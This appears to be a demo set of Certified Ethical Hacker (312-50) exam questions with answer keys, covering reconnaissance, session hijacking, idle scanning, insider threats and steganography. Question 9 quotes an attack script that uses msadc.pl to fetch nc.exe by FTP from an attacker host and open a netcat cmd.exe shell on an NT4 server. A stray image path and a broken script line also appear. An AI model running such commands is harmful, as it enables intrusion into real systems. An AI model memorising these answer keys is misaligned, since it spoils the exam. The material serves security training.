Vendor:EC-COUNCIL

Exam Code:312-50

Exam Name: Ethical Hacker Certified

Version: Demo

QUESTION 1

What does the following command achieve?

```
Telnet

HEAD /HTTP/1.0
```

A. This command returns the home page for the IP address specified

B. This command opens a backdoor Telnet session to the IP address specified

C. This command returns the banner of the website specified by IP address

D. This command allows a hacker to determine the sites security

E. This command is bogus and will accomplish nothing

Correct Answer: C

This command is used for banner grabbing. Banner grabbing helps identify the service and version of web server running.

QUESTION 2

How would you prevent session hijacking attacks?

A. Using biometrics access tokens secures sessions against hijacking

B. Using non-Internet protocols like http secures sessions against hijacking

C. Using hardware-based authentication secures sessions against hijacking

D. Using unpredictable sequence numbers secures sessions against hijacking

Correct Answer: D

Protection of a session needs to focus on the unique session identifier because it is the only thing that distinguishes users. If the session ID is compromised, attackers can impersonate other users on the system. The first thing is to ensure that the sequence of identification numbers issued by the session management system is unpredictable; otherwise, it\\'s trivial to hijack another user\\'s session. Having a large number of possible session IDs (meaning that they should be very long) means that there are a lot more permutations for an attacker to try.

QUESTION 3

Bob is conducting a password assessment for one of his clients. Bob suspects that password policies are not in place and weak passwords are probably the norm throughout the company he is evaluating. Bob is familiar with password weakness and key loggers. What are the means that Bob can use to get password from his client hosts and servers?

A. Hardware, Software and Sniffing

B. Hardware and Software Keyloggers

C. Software only, they are the most effective

D. Passwords are always best obtained using Hardware key loggers

Correct Answer: A

All loggers will work as long as he has physical access to the computers.

QUESTION 4

NetBIOS over TCP/IP allows files and/or printers to be shared over the network. You are trying to intercept the traffic from a victim machine to a corporate network printer. You are attempting to hijack the printer network connection from your laptop by sniffing the wire. Which port does SMB over TCP/IP use?

A. 443

B. 139

C. 179

D. 445

Correct Answer: D

QUESTION 5

A majority of attacks come from insiders, people who have direct access to a company\\'s computer system as part of their job function or a business relationship. Who is considered an insider?

A. The CEO of the company because he has access to all of the computer systems

B. A government agency since they know the company computer system strengths and weaknesses

C. Disgruntled employee, customers, suppliers, vendors, business partners, contractors, temps, and consultants

D. A competitor to the company because they can directly benefit from the publicity generated by making such an attack

Correct Answer: C

An insider is anyone who already has an foot inside one way or another.

QUESTION 6

You are manually conducting Idle Scanning using Hping2. During your scanning you notice that almost every query increments the IPID regardless of the port being queried. One or two of the queries cause the IPID to increment by more than one value. Why do you think this occurs?

A. The zombie you are using is not truly idle.

B. A stateful inspection firewall is resetting your queries.

C. Hping2 cannot be used for idle scanning.

D. These ports are actually open on the target system.

Correct Answer: A

If the IPID is incremented by more than the normal increment for this type of system it means that the system is interacting with some other system beside yours and has sent packets to an unknown host between the packets destined for you.

QUESTION 7

Curt has successfully compromised a web server sitting behind a firewall using a vulnerability in the web server program. He would now like to install a backdoor program but knows that all ports are not open inbound on the firewall. Which port in the list below will most likely be open and allowed to reach the server that Curt has just compromised? (Select the Best Answer)

A. 53

B. 25

C. 110

D. 69

Correct Answer: A

QUESTION 8

Password cracking programs reverse the hashing process to recover passwords.(True/False.

A. True


B. False

Correct Answer: B

Password cracking programs do not reverse the hashing process. Hashing is a one-way process. What these programs can do is to encrypt words, phrases, and characters using the same encryption process and compare them to the original password. A hashed match reveals the true password.

QUESTION 9

You have been using the msadc.pl attack script to execute arbitrary commands on an NT4 web server. While it is effective, you find it tedious to perform extended functions. On further research you come across a perl script that runs the following msadc functions: What kind of exploit is indicated by this script?



```
system("perl msadc.pl -h $host -C \"echo open $your >sasfile\"");
system("perl msadc.pl -h $host -C \"echo $user>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo $pass>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo bin>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get nc.exe>>sasfile\"");
system("perl msadc.pl -h $host -C \"echo get
hacked.html>>sasfile\  ..
system("perl msadc.pl -h $host -C \"echo quit>>sasfile\"");
system("perl msadc.pl -h $host -C \"ftp \-s\:sasfile\"");
$o=<STDIN>; print "Opening ...\n";
system("perl msadc.pl -h $host -C \"nc -l -p $port -e cmd.exe\"");
```

A. A buffer overflow exploit.

B. A SUID exploit.

C. A SQL injection exploit.

D. A chained exploit.

E. A buffer under run exploit.

Correct Answer: D

QUESTION 10

Which of the following activities would not be considered passive footprinting?

A. Search on financial site such as Yahoo Financial

B. Perform multiple queries through a search engine

C. Scan the range of IP address found in their DNS database

D. Go through the rubbish to find out any information that might have been discarded

Correct Answer: C

Passive footprinting is a method in which the attacker never makes contact with the target. Scanning the targets IP addresses can be logged at the target and therefore contact has been made.

QUESTION 11

Your boss at ABC.com asks you what are the three stages of Reverse Social Engineering.

A. Sabotage, advertising, Assisting

B. Sabotage, Advertising, Covering

C. Sabotage, Assisting, Billing

D. Sabotage, Advertising, Covering

Correct Answer: A

Typical social interaction dictates that if someone gives us something then it is only right for us to return the favour. This is known as reverse social engineering, when an attacker sets up a situation where the victim encounters a problem, they ask the attacker for help and once the problem is solved the victim then feels obliged to give the information requested by the attacker.

QUESTION 12

Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company\\'s largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason\\'s client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.

Without any proof, Jason\\'s company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason\\'s company can finish the project. Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.

Jason\\'s supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason\\'s supervisor opens the picture files, but cannot find anything out of the ordinary with them.

What technique has Jason most likely used?

A. Stealth Rootkit Technique

B. Snow Hiding Technique

C. ADS Streams Technique

D. Image Steganography Technique

Correct Answer: D